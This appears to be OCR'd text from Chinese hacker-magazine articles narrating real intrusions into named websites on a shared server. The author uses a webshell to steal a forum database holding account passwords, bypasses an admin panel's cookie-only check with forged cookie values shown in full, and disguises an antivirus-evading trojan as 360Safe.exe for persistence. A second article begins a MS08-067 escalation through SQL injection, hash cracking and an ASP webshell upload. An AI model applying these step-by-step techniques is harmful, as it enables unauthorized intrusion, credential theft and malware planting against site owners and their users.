


图14

使用WEBSHELL在服务器上转了转，发现每个目录都可以浏览，可以轻松的跳到何炅的网站目录下，但SHELL的权限却很小，根本不能修改和删除文件，只有毛宁的论坛的数据库备份文件夹没有限制。如果我们想修改网站主页的话是比较困难了，不过我对于修改别人网站主页也没啥兴趣的，我使用WEBSHELL扫描了一下服务器开放的端口，发现3389和43958端口都开放了，但连接3389端口时却发现连接不上，估计服务器是处在内网中的。如果我们想要连接的话，就需要使用LCX端口转发工具了，在CMD下连接FTP，得到的提示信息如图15所示，可以看到Serv-U的版本是7.1，好新的版本啊，使用WEBSHELL上的Serv-U提权工具均告失败，估计是默认的密码被修改了。至于CMD命令，虽然提示wscript.shell没有被删除，可上传了cmd.exe后，却总是没有显示，开始我认为是回显的问题，于是就使用命令“echo 123>c:\1.txt”，然后再到C盘下去寻找1.txt文件，却发现找不到1.txt文件，这证明命令根本就没有被执行。




图15

就在我想办法提权时，无意中来到了田震的站点下，发现这里也有个论坛，于是就想把数据库下载回来，来到数据库存放的文件夹，看到了许多文件，其中有一个文件名为TianZhen_BBS_DB.asp，而且有47076K，远比其它的几个文件要大，这很可能就是正在使用的数据库文件。我开始是使用WEBSHELL直接下载的，可下载回来的却根本不是数据库文件，打开后的内容为：**

 006~ASP 0251~ 超过响应缓冲区限制~此 ASP 页的执行造成响应缓冲区超过其配置限制。
</body></html>**。既然如此，那我们就想办法直接下载吧，对于ASP后缀的文件，我们可以使用迅雷进行下载，可在下载时却发现，使用迅雷总是下载错误。这很有可能是权限不够造成的，我就把数据库文件复制到了毛宁的论坛的数据库备份文件夹下，因为在这个文件夹下WEBSHELL的权限相对要大一些。在WEBSHELL里点击COPY，写入地址“D:\web\wwwroot\maoning_com_cn\bbs\database\0.mdb”，然后再来到数据库备份文件夹，果然看到了“0.mdb”，直接下载，这回终于可以正常下载了，下载完毕后使用明小子打开，哈哈，所有的帐号和密码全在眼前了，如图16。




图16

继续在WEBSHELL中乱转，我发现管理员的安全意识的确不高，很多网站的后台密码都非常简单，还经常会出现相同的密码，可能是因为站点太多管理不过来的原因吧。记得上次清原长风是通过“www.21-east.com”这个站点的后台进入的，现在密码肯定是改掉了，那么密码被改成什么样了呢，也许我们可以利用社会工程学得到更多有用的信息。于是我找到了www.21-east.com网站的后台文件夹，成功下载了数据文件，原本以为这下可以轻松进入后台了，可当拿着MD5加密的密码去在线网站查询时却提示说找到了密码但需要是会员才行，实在是让我郁闷不已呀，这些唯利是图的网站，连最起码的黑客共享精神都没有，只知道挣我们小菜的钱，大家来鄙视一下。难道就真的进不了后台吗？我在WEBSHELL中查找到了后台的身份验证文件“check.asp”，其代码为：

```
<%
if request.cookies("name")=null or request.cookies("password")=null or request.cookies("fzlm")=null or request.cookies("quanxian")=null or request.cookies("name")="" or request.cookies("password")="" or request.cookies("fzlm")="" or request.cookies("quanxian")="" then
response.write "<script>alert('你还未登陆.');</script>"
response.write "<script>location.href='index.asp';</script>"
response.end
end if
if int(request.cookies("quanxian"))<dlqx then
response.write "你没有足够的权限访问该页面"
```

```
    response.end
  end if%>
```

熟悉ASP的叉子们很容易的就看出了问题，这里的验证是COOKIE验证，而且大部分都是COOKIE不为空就可以了。我们打开Cookis Browser这个修改COOKIE的工具，在修改COOKIE的地方填写"name=aa;password=asd;fzlm=cxzv;quanxian=100;"，然后再次访问地址"http://www.21-east.com/webadmin/main.asp"，先是提示"你还未登陆"，这时大家不用急，我们再刷新一下就可以成功进入后台了，如图17。




图17

成功登录后台，本以为这样就有管理员的权限了，结果却在管理文章处又遇到了障碍，当我们点击编辑文章时却发现弹出了如图18所示的提示，看来还存在别处的验证呀，经过查找我发现验证是在XGWZ.ASP这个文件中的，其代码为：

```
  fzlm=request.cookies("fzlm")
  set rs=server.createobject("adodb.recordset")
      ……省略部分代码……
  sql="select * from [wenzhang] where id="&request("id")
  rs.open sql,newsconn,3,1
  if instr(fzlm,"|"&rs("langmu2id")&"|")=0 then
  response.write "<script>alert('你没有该栏目文章的权限.');location.href='wzlist.asp';</script>"
  rs.close
  newsconnclose
  response.end
  end if
```

上面代码的意思就是得到COOKIE中fzlm的内容，然后查找fzlm中是否有langmu2id所对应的数值，如果不存在就没有权限，而langmu2id是从表wenzhang中得到的，通过查看数据库可以知道其中它的数值为1或者2，1是对应"近期星闻"，2是对应"音乐快递"，起先我把"fzlm=cxzv"改为"fzlm=cx1z2v"，但总是出错，后来才注意到其中1和2应该夹在"|"号中，然后我又修改为"fzlm=aa|1|aa|2|"，刷新一次后，再次编辑文章，这下就没有任何提示了，如图19。



图18




图19

经过一段时间在WEBSHELL上的观察，我发现除了网站目录的权限比较小之外，在其他地方的权限却是出奇的大，而且网站目录下还有个PHP文件，我对于PHP代码不是多精通，但大体可以看明白是把一些挂马的代码给去除，很可能是网站以前被人挂过马，才把安全性进行了提高。我们可以访问任意的文件，甚至在启动处都可以添加文件，这样的话我们可以直接在启动处上传木马，等到服务器重启后就能上线了。不过我使用了一种更保险的方法，因为服务器上有Mcafee和360，我就直接删除了360Safe.exe，然后把上传的木马改名为了360Safe.exe，这里需要注意的是由于有杀病毒软件，所以上传的木马一定要是免杀的，不然很容易被删除的，我在免杀方面是个白痴，所以是问好友IceHawk要了一个免杀的木马传上去的，现在就等着服务器重启后就可以成功的提权了。

曲折的入侵和MS08067提权

文章难易度：★★★ 文章简介：在得到webshell后，由于对服务器的设置，只好使用ccTeam的aspx一句话木马的MS08067EXP功能来成功提权

清原长风

这天天气不错，于是我就抱着本本到教室来上网，好久没有入侵过网站了，手都要生疏了，命令也快忘光了。前些日子微软最新的MS08067漏洞出来了，大家都忙着用它抓肉鸡呢，我也就跟着来凑热闹，幸好还能捡到几只，相信小菜们的收获都不少吧，为了巩固知识，我就决定找一个网站或web主机来练练手。

一、开始

正好Q群里一好友丢给我一个网站，索性就把它当成入侵的目标了www.hg-tft.com，我用浏览器打开这个网站看了一下，发现是php的，一见到php我的心就凉了半截，试了试也没有发现注入漏洞。这个网站使用的是个叫做ECSHOP的整站系统，以前我可没有听说过，更何况我对于php找漏洞的能力还不够，所以就放弃这条路了，再加上这个网站连论坛都没有，而且网站也比较简单，看来想要从这个网站的web下手是不可能了，于是我只好无奈的选择了旁注。

到www.myipneighbors.com网站上查了一下，发现有不少网站在这台服务器上呢，我随便打开了几个，发现有aspx和asp的站点，看来服务器支持的类型不少，相信肯定会有安全问题的。于是我就找了几个asp的站点来进行检测，结果就找到了可以注入的链接地址(http://www.alercam.com/news/index.asp?no=18)，我把这个地址直接扔到啊D注入工具进行检测，一会儿猜解任务就完成了，数据库使用的是Access，猜解出了两个用户名和MD5密码散列，把密码拿到www.cmd5.com上进行查询，虽然名为admin的用户密码没有查询出来，但是bin用户的密码却成功猜解出来了，然后就是使用得到的用户名和密码登录这个web的后台了，如图1。这个网站的后台非常垃圾，在新闻添加处直接就可以上传asp后缀的文件，我上传了一个asp的大马，然后访问，顺利的

就得到了webshell，如图2。

